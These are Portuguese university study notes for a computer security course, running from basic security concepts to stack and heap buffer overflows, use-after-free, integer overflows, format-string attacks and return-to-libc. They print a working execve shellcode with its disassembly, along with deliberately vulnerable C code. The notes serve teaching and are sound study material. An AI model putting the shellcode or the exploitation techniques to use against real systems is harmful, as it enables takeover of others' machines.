

RESUMOS

Embora o título deste documento seja “resumos”, na verdade, este documento é uma sebenta de apoio ao estudo dos slides do professor. Basicamente, pegou-se no conteúdo dos slides e das aulas teóricas e tentou-se organizá-la aqui e por extenso. Ou seja, uma explicação detalhada e organizada de toda matéria dos slides.

Contudo, dada a extensão da matéria, não se conseguiu cobrir todos os tópicos com o pormenor que se gostaria. São esses:

- Malware
- Acordos de chaves (Protocolo Diffie-Hellman e ataque Man-in-the-Middle)
- PKI
- Segurança de redes
- TLS e Signal

Qualquer erro que encontrem ou se quiserem completar ou melhorar alguma coisa, agradeço o contacto para accio.feup.dei@gmail.com!

Espero que gostem e que vos ajude! Bom estudo!

| | |
|---|-----------|
| 1. Introdução | 5 |
| 1.1. Razões para comprometer a máquina de um utilizador | 5 |
| 1.2. Razões para comprometer servidores | 5 |
| 1.3. Segurança | 5 |
| 1.4. Atores ou participantes | 6 |
| 1.5. Adversário ou atacante | 6 |
| 1.6. Notas | 6 |
| 2. Princípios da construção de sistemas seguros | 7 |
| 2.1. Dois modelos para pensar em segurança | 7 |
| 2.1.1. Modelo binário | 7 |
| 2.1.2. Modelo de gestão de risco | 7 |
| 2.2. Vulnerabilidades | 8 |
| 2.3. Ataques | 9 |
| 2.4. Ameaças | 9 |
| 2.5. Mecanismo de segurança | 10 |
| 2.6. Política de segurança | 10 |
| 2.7. Modelo de confiança | 10 |
| 2.8. Processo | 11 |
| 2.9. Notas | 12 |
| 3. Usurpação de controlo | 13 |
| 3.1. Criação de um exploit | 13 |
| 3.2. Descoberta de vulnerabilidades | 13 |
| 3.3. Buffer overflow na stack (stack smashing) | 14 |
| 3.4. Buffer overflow na heap | 17 |
| 3.4.1. Exception handlers | 17 |
| 3.4.2. Generalização "smashing the heap" | 18 |
| 3.4.3. "Heap spraying" | 18 |
| 3.4.4. Use after free | 18 |
| 3.5. Outros tipos de overflow | 19 |
| 3.5.1. Overflow de inteiros | 19 |
| 3.5.2. Strings de formatação | 20 |
| 3.6. Bibliotecas | 20 |
| 3.6.1. Como chamar uma função da biblioteca (system ou mprotect)? | 21 |
| 3.6.2. Como chamar várias funções em sequência da biblioteca? | 22 |
| 3.7. Medidas de proteção | 24 |
| 3.8. Esquema “cronológico” de ataques e medidas de proteção | 27 |
| 3.8.1. Medidas de proteção na própria plataforma | 28 |
| 3.8.2. Medidas de proteção no executável | 29 |
| 3.9. Program safety | 31 |

| | |
|--|-----------|
| 4. Segurança de Sistemas | 32 |
| 4.1. Princípios fundamentais | 32 |
| 4.1.1. Economia nos mecanismos | 32 |
| 4.1.2. Proteção por omissão | 32 |
| 4.1.3. Desenho aberto | 33 |
| 4.1.4. Defesa em profundidade | 33 |
| 4.1.5. Privilégio mínimo | 33 |
| 4.1.6. Separação de privilégios | 34 |
| 4.1.7. Mediação completa | 34 |
| 4.2. Controlo de acessos | 34 |
| 4.3. Segurança sistemas operativos | 36 |
| 4.3.1. Aspetos de segurança a considerar | 37 |
| 4.3.2. Kernel | 37 |
| 4.3.3. System calls | 38 |
| 4.3.4. Processos | 39 |
| 4.3.5. Sistemas de ficheiros | 40 |
| 4.4. Confinamento | 41 |
| 4.4.1. System Call Interposition - Exemplo do ptrace | 43 |
| 4.4.2. System Call Interposition - Exemplo do seccomp+bpf | 43 |
| 4.4.3. Máquinas virtuais | 44 |
| 5. Malware | 45 |
| 5.1. Terminologia | 45 |
| 5.2. Vírus | 45 |
| 5.3. Botnets | 46 |
| 5.4. Outros exemplos de tomada de controlo | 47 |
| 5.5. Combater malware | 47 |
| 5.5.1. Erros de detecção | 47 |
| 6. Segurança Web | 48 |
| 6.1. Protocolo HTTP | 48 |
| 6.2. Cookies | 49 |
| 6.3. Modelo de execução | 50 |
| 6.4. Modelos de ataque | 52 |
| 6.5. Modelo de segurança | 53 |
| 6.5.1. Same Origin Policy (SOP) | 53 |
| 6.5.2. Cross-Origin Resource Sharing (CORS) | 55 |
| 6.6. Vulnerabilidades, ataques e respetivas medidas de mitigação | 56 |
| 6.6.1. SQL Injection | 56 |
| 6.6.2. Session Hijacking | 59 |
| 6.6.3. Cross-Site Request Forgery (CSRF) | 59 |
| 6.6.4. Cross Site Scripting (XSS) | 60 |

| | |
|---|-----------|
| 7. Criptografia | 64 |
| 7.1. Criptografia simétrica | 66 |
| 7.1.1. One-Time Pad (OTP) | 68 |
| 7.1.2. Cifras sequenciais | 69 |
| 7.1.3. Cifras de bloco | 70 |
| 7.1.4. Cifras de bloco - AES | 73 |
| 7.7.5. ChaCha20 | 74 |
| 7.7.6. Limitações das cifras simétricas | 75 |
| 7.2. Message Authentication Codes (MAC) | 76 |
| 7.3. Cifra simétrica + MAC | 78 |
| 7.4. Authenticated Encryption with Associated Data (AEAD) | 79 |
| 7.5. Criptografia de chave pública ou assimétrica | 80 |
| 7.6. Assinaturas digitais | 83 |
| 7.7. Envelopes digitais | 85 |
| 7.8. Acordo de chaves | 85 |
| 7.9. Aleatoriedade | 87 |
| 8. Autenticação | 88 |
| 8.1. Autenticação multi-factor | 89 |
| 8.2. Provas de identidade: algo que se sabe/conhece | 89 |
| 8.3. Provas de identidade: algo que se possui | 92 |
| 8.3.1. Smartcard | 93 |
| 8.3.2. One-Time Tokens | 93 |
| 8.4. Provas de identidade: biometria | 94 |
| 8.5. Sessões web | 97 |
| 8.5.1. HTTP auth | 98 |
| 8.5.2. Tokens de sessão | 98 |

1. Introdução

1.1. Razões para comprometer a máquina de um utilizador

- credenciais: roubar passwords bancárias, empresariais, jogos...
- *ransomware*: tipo de malware que restringe o acesso ao sistema infectado com uma espécie de bloqueio e cobra um resgate em criptomoedas para restabelecer o acesso, que torna praticamente impossível o rastreamento do criminoso que pode vir a receber o dinheiro.
- para utilizar o processador (por exemplo, para minerar *bitcoin*)
- para usurpar o endereço de rede e parecer um utilizador normal (e com isso, fazer *spam*, *denial of service* e geração de *clicks*)

1.2. Razões para comprometer servidores

- *data breaches* (ter acesso a várias credenciais de utilizadores, por exemplo números de cartão de crédito, de uma só vez)
- motivações políticas e geo-estratégicas
- para depois infetar as máquinas dos utilizadores
 - *supply-chain attacks*: infetar servidores que distribuem software e distribuir, por sua vez, malware
 - *web-server attacks*: infetar servidores web, que depois comprometem browsers

1.3. Segurança

- a propriedade de um sistema que se comporta como esperado
- protection of computer systems and networks from information disclosure, theft of or damage to their hardware, software, or electronic data, as well as from disruption or misdirection of the services they provide
- é relativa, depende de quem a define
- muda consoante o contexto (até mesmo a terminologia usada muda)
- é defensiva, deve-se assumir que tudo pode acontecer

1.4. Atores ou participantes

- são entidades que intervêm no sistema
- pessoas, organizações, empresas, máquinas...
- muitas vezes deposita-se confiança em alguns atores/componentes intermediários que facilitam a interação entre dois atores, que ambos confiam no intermediário mas não um no outro (por exemplo, Trusted Third Party, Trusted Agent)
- considera-se “seguro” se pressuposto de confiança de verificar

1.5. Adversário ou atacante

- atores com intenção explícita de utilizar o sistema/recursos de forma indevida ou de impossibilitar a sua utilização
- nenhum sistema é seguro contra todos os adversários (ex: bomba nuclear, guerras, aliens)
- tipos de adversários:
 - script-kiddies
 - atacantes ocasionais que visam compreender o sistema
 - pessoas com intenção de causar danos/destruição
 - grupos organizados e tecnicamente sofisticados
 - competidores (espionagem industrial)
 - países/estados/governos

1.6. Notas

- Ao desenhar software, deve-se sempre assumir que vai haver atacantes. Isto obriga o desenvolvedor a pensar de forma diferente, a pensar como um atacante.
- Quem desenha o sistema não deve ser a pessoa responsável pela segurança desse sistema, pois já está demasiado focado nas funcionalidades.

2. Princípios da construção de sistemas seguros


2.1. Dois modelos para pensar em segurança

2.1.1. Modelo binário

- Típico em criptografia e sistemas confiáveis
- Define formalmente capacidades e objetivos
- Limitações:
 - Não escala para sistemas complexos
 - Os modelos formais podem estar errados (por exemplo, side-channels)

2.1.2. Modelo de gestão de risco

- Típico em engenharia de software e segurança no mundo real
- Minimiza o risco em função das ameaças mais prováveis
- Optimizar o custo das medidas de segurança versus potenciais perdas
 - Faz-se uma análise de risco através de uma matriz que analisa dois fatores:
 - o potencial impacto
 - a probabilidade de materialização



- A decisão de mitigar algum risco é um processo de gestão de custos que se baseia nessa matriz. Quanto custaria um possível ataque e quanto custa

implementar uma defesa. Por vezes sai mais barato simplesmente aceitar o risco de que o ataque ocorra.

- **Ativo**

- É um recurso que detém valor para um ator do sistema.
- Exemplos:
 - informação
 - reputação/imagem
 - dinheiro/recurso com valor monetário intrínseco
 - infraestrutura
 - etc
- O objetivo em segurança é que os ativos não percam o seu valor. A perda desse valor pode acontecer por quebra de (CIA):
 - **Confidencialidade:** garantia de que a informação é acessível apenas aqueles que têm autorização para a ver.
 - **Integridade:** garantia de que a informação não foi alterada sem autorização.
 - **Disponibilidade:** garantia de que a informação está acessível e é alterável sempre que necessário.
- Limitações:
 - A análise de risco pode estar errada
 - Uma ameaça mal classificada pode deitar tudo por terra

2.2. Vulnerabilidades

- São falhas que estão acessíveis a um adversário que poderá ter a capacidade de as explorar.
- Têm geralmente origem em erros de concepção:
 - Software de má qualidade
 - Análise de requisitos desadequada
 - Configurações erradas
 - Utilização errada

- **Vulnerability reporting:** gestão de novas vulnerabilidades que aparecem todos os dias, onde toda a comunidade trabalha em conjunto para identificar, classificar, divulgar, detectar e eliminar vulnerabilidades
- **Zero-Day Vulnerabilities:** vulnerabilidades que nunca foram reportadas ou que estão latentes

2.3. Ataques

- Ocorrem quando alguém tenta explorar uma vulnerabilidade.
- Tipos de ataques:
 - **Passivos:** monitorização de comunicações, sistemas ou fluxo de informações, como por exemplo, eavesdropping, onde o atacante monitoriza sem autorização uma comunicação, podendo roubar dados e informações que poderão ser usadas posteriormente
 - **Activos:** interação com o sistema, onde o atacante tenta adivinhar passwords ou faz engenharia social
 - **Denial-of-Service:** perturbar a disponibilidade de um sistema, como por exemplo, enviar *spam* com o objetivo de encher a *queue* do email e, por sua vez, abrandar um servidor de email.
- Quando um ataque é bem sucedido diz-se que um sistema foi **comprometido**.
- **Método/exploit:** forma de explorar a vulnerabilidade.

2.4. Ameaças

- Causas possíveis para um incidente que possa trazer consequências negativas para um sistema, pessoa ou organização.
- Podem ser pessoas, eventos naturais, falhas accidentais ou causadas intencionalmente.
- Definem-se pelo seu tipo e origem
 - Tipo de ataque: dano físico, perda de serviços, quebra de protecção de informação, falhas técnicas, abuso de funcionalidades
 - Tipo de atacante: ação deliberada (implica definir a fonte), ação negligente (implica definir a fonte), acidente (implica definir o componente afetado), evento ambiental.
- Estão identificadas e classificadas quanto à relevância.

2.5. Mecanismo de segurança

- É um método, ferramenta ou procedimento que permite implantar uma (parte de uma) política de segurança.
- Exemplos:
 - Mecanismos de identificação/autenticação (e.g., biometria, one-time passwords)
 - Mecanismos de controlo de acessos (e.g., RBAC)
 - Criptografia (e.g., cifras, MACs, assinaturas)
 - Controlos físicos (e.g., cofres, torniquetes)
 - Auditorias (e.g., penetration testing)

2.6. Política de segurança

- Determina um conjunto de processos/mecanismos que devem ser seguidos para garantir segurança num determinado modelo de ameaças.
- Exemplos:
 - Segurança física
 - Controlo de acessos
 - Política de passwords
 - Política de email
 - Política de acesso remoto

2.7. Modelo de confiança

- Modelo que define o conjunto de atores em que confiamos e que temos como pressuposto garantido que não são possíveis adversários.
- Um sistema é confiável se o sistema faz exatamente (e apenas) aquilo que foi especificado.
- Exemplos de sistemas confiáveis:
 - Sistemas que não transmitem a nossa informação sensível para o exterior sem autorização.

- Sistemas que garantem que as nossas comunicações são estabelecidas com as entidades com quem queremos comunicar (e.g., servidores Google)
- Sistemas que cifram toda a informação em disco e limpam a memória quando fazemos shutdown.

2.8. Processo

- **Confiabilidade:** o objetivo é garantir que a segurança não seja um “salto de fé”, ou seja, definir o que é a segurança e garantir uma forma de a conseguir. Geralmente, este processo define-se da seguinte forma:

1. Definir o problema

- a. Análise de requisitos de segurança
- b. Definir o modelo de ameaças
 - i. Quais são os ativos e objetivos de segurança?
 - ii. O que queremos proteger e de quem?
 - iii. Quem são os nossos potenciais adversários?
 - iv. Quais as suas motivações, capacidades e tipo de acesso?
 - v. Que tipos de ataques temos de prever?
 - vi. Que tipos de ataque podemos descartar/ignorar?
- c. Matriz de gestão de risco

2. Definir o modelo de confiança

- a. Em que componentes/atores confiamos?
- b. O que fazem eles?
- c. O que nos é dado como ponto de partida/âncora?

3. Definir a solução

- a. Conceber as políticas de segurança que se aplicam ao sistema
- b. Identificar os mecanismos de segurança necessários e suficientes

4. Validar e justificar a solução

- a. Validar a adequação dos modelos à aplicação concreta em análise
- b. Demonstrar (formal ou informalmente) que os mecanismos de segurança subjacentes são suficientes, em conjunto com os pressupostos de confiança assumidos, para implantar as políticas de segurança


5. Auditoria de segurança

- a. Testes de penetração. Ethical hacking.
- b. Simulação de um ataque de procura de vulnerabilidades que poderiam ser exploradas

- i. Black box: semelhante a um ataque real
- ii. White box: com conhecimento privilegiado

2.9. Notas

- A segurança é um processo contínuo e cíclico em que um adversário inventa um novo ataque e o defensor cria uma nova defesa.
- O melhor a que se pode ambicionar é um equilíbrio ao longo do tempo.



- Existem vários tipos de segurança e em sistemas complexos a segurança é tratada de forma estruturada
 - Segurança de redes
 - Segurança de sistemas/computadores
 - Segurança de programas
 - Segurança física
 - Privacidade

3. Usurpação de controlo

- Ocorre quando um input externo leva o programa a quebrar a convenção:
 - alterando a sequência de instruções que é executada
 - substituindo a sequência de instruções esperada por uma sequência de instruções controlada pelo atacante

3.1. Criação de um exploit

- Domínio de programação baixo nível (assembly) e debugging de código binário
- O que se faz?
 - **Buffer Overflow** - Injetar código malicioso na memória (shellcode) e alterar controlo de execução para saltar para essa zona.
 - Compreender as causas do overflow e como o desencadear de forma controlada
 - Prever endereços a alterar
 - Prever localização de shellcode
 - Evitar crash antes de tomada de controlo
 - **Bibliotecas** - Se não podemos injetar o nosso código, temos de usar código que já está em memória executável.

3.2. Descoberta de vulnerabilidades


- Geralmente, as vulnerabilidades são erros na gestão de memória por parte dos programadores.
- O primeiro sinal é um crash do programa. Para procurar por vulnerabilidades utiliza-se um "fuzzer" para fornecer inputs cegamente a um programa. Se o programa crashar, investiga-se porquê.
- *Fuzzing or fuzz testing is an automated software testing technique that involves providing invalid, unexpected, or random data as inputs to a computer program. The program is then monitored for exceptions such as crashes, failing built-in code assertions, or potential memory leaks.*
- **Ethical hacking:** É crucial haver quem procure estas vulnerabilidades para termos sistemas mais seguros. É importante ter muito cuidado com a forma como se divulgam essas vulnerabilidades. Embora um hacker seja bem intencionado, o facto

de estar a divulgar a vulnerabilidade sem cuidados (como por exemplo, não avisar a empresa desse bug) pode criar problemas tanto ao hacker, que pode ser processado, como à empresa que poderá depois ser atacada com base nessa vulnerabilidade por hackers mal intencionados. Os sistemas de bug bounty e vulnerability reporting são desenhados para evitar que estas "zero-day vulnerabilities" detectadas causem danos, tanto ao hacker bem intencionado como às empresas.


3.3. Buffer overflow na stack (stack smashing)

```
void func(char *str) {
    char buf[128];
    strcpy(buf, str);
    usar(buf);
}
```


- Quando entramos nesta função (caixa azul), a stack frame tem o seguinte aspecto:



- Se **str** tiver tamanho maior que 128, a função escreve para posições crescentes na memória:



- O atacante pode preencher stack com código, substituir endereço de retorno e executar código arbitrário.



- O código arbitrário escolhido pelo atacante é geralmente um “Shell code”.
- **Shell code:** sequência de instruções em código binário que executa comandos shell.
Exemplo:


```
char shellcode[] = "\x6a\x0b\x58\x99\x52\x66\x68\x2d\x70"
"\x89\xe1\x52\x6a\x68\x68\x2f\x62\x61"
"\x73\x68\x2f\x62\x69\x6e\x89\xe3\x52"
"\x51\x53\x89\xe1\xcd\x80";
```

Esta shellcode corresponde ao seguinte código-máquina:

| | | |
|----------|----------------|-------------------|
| 8048054: | 6a 0b | push \$0xb |
| 8048056: | 58 | pop %eax |
| 8048057: | 99 | cltd |
| 8048058: | 52 | push %edx |
| 8048059: | 66 68 2d 70 | pushw \$0x702d |
| 804805d: | 89 e1 | mov %esp,%ecx |
| 804805f: | 52 | push %edx |
| 8048060: | 6a 68 | push \$0x68 |
| 8048062: | 68 2f 62 61 73 | push \$0x7361622f |
| 8048067: | 68 2f 62 69 6e | push \$0x6e69622f |
| 804806c: | 89 e3 | mov %esp,%ebx |
| 804806e: | 52 | push %edx |
| 804806f: | 51 | push %ecx |
| 8048070: | 53 | push %ebx |
| 8048071: | 89 e1 | mov %esp,%ecx |
| 8048073: | cd 80 | int \$0x80 |

- **Nota:** shellcode não pode conter “0x00” uma vez que este caractere denota o fim de uma string e impede o atacante de copiar a shellcode para um buffer com sucesso. Portanto, os atacantes têm de encontrar shellcodes que não contenham “0x00”.

- Como evitar ter de adivinhar endereço específico onde reside shellcode?



jmp sp estiver num endereço conhecido X, reescrevemos o *return address* com X. Quando a função retornar salta para X, executa-se *jmp sp*, e como sp está a apontar para a shellcode que está na stack, obtemos o mesmo efeito.

- Outros exemplos de stack smashing:

- fingerid

```
main(argc, argv)
{
    register char *sp;
    char line[512];
    struct sockaddr_in sin;
    int i, p[2], pid, status;
    FILE *fp;
    char *av[4];

    i = sizeof (sin);
    if (getpeername(0, &sin, &i) < 0)
        fatal(argv[0], "getpeername");
    line[0] = '\0';
    gets(line);
}
```

Finger Daemon Buffer Overflow

Vulnerability Description

Brief Description: The *finger(1)* daemon is vulnerable to a buffer overrun attack, which allows a network entity to connect to the *fingerd(8)* port and get a *root* shell.

Detailed Description: *fingerd* is a daemon that responds to requests for a listing of current users, or specific information about a particular user. It reads its input from the network, and sends its output to the network. On many systems, it ran as the *superuser* or some other privileged user. The daemon, *fingerd* uses *gets(3)* to read the data from the client. As *gets* does no bounds checking on its argument, which is an array of 512 bytes and is allocated on the stack, a longer input message will overwrite the end of the stack, changing the return address. If the appropriate code is loaded into the buffer, that code can be executed with the privileges of the *fingerd* daemon.

Component(s): *finger*, *fingerd*

Version(s): Versions before Nov. 6, 1989.

Operating System(s): All flavors of the UNIX operating system.

- libpng

```

if (!(png_ptr->mode & PNG_HAVE_PLTE))
{
    /* Should be an error, but we can cope with it */
    png_warning(png_ptr, "Missing PLTE before tRNS");
}
else if (length > (png_uint_32)png_ptr->num_palette)
{
    png_warning(png_ptr, "Incorrect tRNS chunk length");
    png_crc_finish(png_ptr, length);
    return;
}

```

We can see, if the first warning condition is hit, **the length check** is missed due to the use of an "else if".

- realpath

```

/*
 * Join the two strings together, ensuring that the right thing
 * happens if the last component is empty, or the dirname is root.
 */
if (resolved[0] == '/' && resolved[1] == '\0')
    rootd = 1;
else
    rootd = 0;

if (*wbuf) {
    if (strlen(resolved) + strlen(wbuf) + rootd + 1 > MAXPATHLEN) {
        errno = ENAMETOOLONG;
        goto err1;
    }
    if (rootd == 0)
        (void)strcat(resolved, "/");
}

```

Details:

=====

An off-by-one bug exists in fb_realpath() function. An overflow occurs when **the length of a constructed path is equal to the MAXPATHLEN+1** characters while the size of the buffer is MAXPATHLEN characters only. **The overflowed buffer lies on the stack.**

The bug results from misuse of rootd variable in the calculation of length of a concatenated string:

- Por que é que stack smashing acontece?

- Manipulação de strings/buffers usando bibliotecas tipo libc
- Muitas funções são simplesmente *unsafe*, ou seja, não garantem escrita limitada região de memória pré-definida (por exemplo, strcpy, strcat, gets, scanf) ou escrevem em espaço pré-definido mas não garante que string está corretamente terminada (por exemplo, strncpy)
- Ou simplesmente código implementado de raiz com os mesmos problemas: assume-se que o input vem de fonte confiável.

3.4. Buffer overflow na heap

3.4.1. Exception handlers


- Em linguagens com tratamento de exceções (e.g., C++), a stack frame de uma função inclui uma lista ligada/tabela de apontadores para as diferentes rotinas de tratamento de exceções.
- Se existe um buffer overflow na heap, pode escrever-se por cima de um desses endereços
- Se a exceção ocorrer, a execução prosseguirá para o endereço da nossa escolha.

3.4.2. Generalização "smashing the heap"

- As operações de **malloc/free** são utilizadas para alterar outras partes da memória: o **free** apaga um elemento de uma lista duplamente ligada reescrevendo apontadores, manipulado para escrever numa parte da memória completamente diferente, ou seja, reescreve um apontador para uma função com o endereço de código malicioso.

3.4.3. "Heap spraying"

- Servidor web malicioso pretende ganhar controlo da máquina de clientes para instalar malware, trojan, etc.
- Da parte do cliente, o comportamento do browser depende de muitos fatores, por exemplo, o posicionamento na memória de código injetado é difícil/impossível de prever.
- Os adversários fazem então “heap spraying”, ou seja, executam código JavaScript na máquina do cliente que inunda a memória com cópias de shellcode. O buffer overflow coloca o apontador para uma função algures na zona alvo aumentando a probabilidade de obter controlo.
- Isto permite evitar ter de prever o endereço exato do código malicioso, criando muitas cópias em memória.



3.4.4. Use after free

- Em linguagens orientadas a objetos (C++), se libertarmos a memória destes objetos (através de um *free* ou destrutores), o atacante pode conseguir usar essa memória recentemente libertada. O adversário poderá conseguir preencher essa zona de memória com endereços à sua escolha, geralmente para execução de shellcode.
- Consideremos um programa que tem um erro de implementação: ocorre `free(ptr)` e depois um acesso a `ptr`.

- A sequência de eventos típica é:
 - ocorre o free(ptr) e a memória correspondente é devolvida ao sistema
 - o programa reutiliza essa memória para armazenar um input fornecido pelo atacante (por exemplo, um ficheiro)
 - o atacante definiu o ficheiro para reescrever &ptr com um endereço &malicioso à sua escolha
 - o acesso errado utiliza &malicioso permitindo a tomada de controlo

3.5. Outros tipos de overflow

3.5.1. Overflow de inteiros

- Overflow de inteiros acontece quando há perda de informação devido à representação de inteiros do processador.
- Formas de causar um overflow de inteiros:
 - truncatura por passagem para tipo mais pequeno

```
int i = 0x12345678;
short s = i;
char c = i;
```

 - aritmética

```
char sum = 0xFF + 0x1
Se estivermos a calcular o tamanho da região de memória podemos
alocar 0 bytes em vez de 256 bytes!
```

 - comparação que esquece a representação com sinal

```
if (x < 100) // segue código que usa x
E se x for 0xffffffff? Este valor representa -1 em palavras de 32 bits!
Mais uma vez podemos alocar uma região de memória demasiado
pequena (ou vazia)
Também pode haver problemas quando comparamos valores sem sinal e
com sinal:
if (size < sizeof(x))
p = malloc(size); // size < 0
```

- O adversário tira partido do overflow por inteiros:
 - causando um crash (denial-of-service)
 - fazendo com que seja alocado 0 bytes para a variável do programa. Isto activa uma vulnerabilidade de buffer overflow clássico (tipicamente na heap) que pode ser explorado para tomada de controlo. Ou seja, como não é alocado bytes para o buffer mas este ainda existe, o atacante acaba por colocar ele a shellcode no buffer.

3.5.2. Strings de formatação

- O seguinte programa está vulnerável:

```
#include <stdio.h>
int main(int argc, char * argv[])
{
    printf("Your argument is:\n");
    // Does not specify a format string, allowing the user to supply one
    printf(argv[1]);
}
```

- O mesmo programa protegido seria incluir sempre *format strings* (%s) num *printf*.

```
#include <stdio.h>
int main(int argc, char * argv[])
{
    printf("Your argument is:\n");
    // Supplies a format string
    printf("%s",argv[1]);
}
```

- As *format strings* (%s) escrevem na memória. Quando o programador não coloca essa *format string*, o input é que controlará o formato do output. Assim, o atacante apenas precisa de construir um input que escreverá em localizações arbitrárias da memória (idealmente, escreverá o endereço de memória onde reside a *shellcode*). Este input inclui a *format string* “%n” que especifica que a função *printf* deve escrever o número de bytes do output para o endereço de memória indicado no primeiro argumento da função (no exemplo acima, argv[1]).

3.6. Bibliotecas


- A biblioteca *libc* é utilizada por (quase) todos os programas
- Contém funções úteis:

- **system**: correr comando shell
- **mprotect**: alterar permissões de memória
- Utilizam-se as técnicas de buffer overflow, mas o endereço de retorno será o de uma função da biblioteca. Por exemplo, se quisermos usar a função *system* ou *mprotect* temos de configurar a stack de acordo com o que essas funções necessitam.
- **Como funciona a stack?**

```
int main() {
    func("String \n");
    return 0;
}

void func(char *str) {
    char buf[128];
    strcpy(buf, str);
    usar(buf);
}
```

1. A função que faz a chamada (o *main*) armazena parâmetros e endereço de retorno na stack. Assim:



2. Quando se entra na função *func* é armazenado o frame pointer anterior e criado espaço para variáveis locais.
3. Cada função, neste caso a função *main*, limpa o espaço que cria na stack. O processador depois utiliza o endereço de retorno automaticamente, e a função que fez a chamada (*main*) limpa os parâmetros.
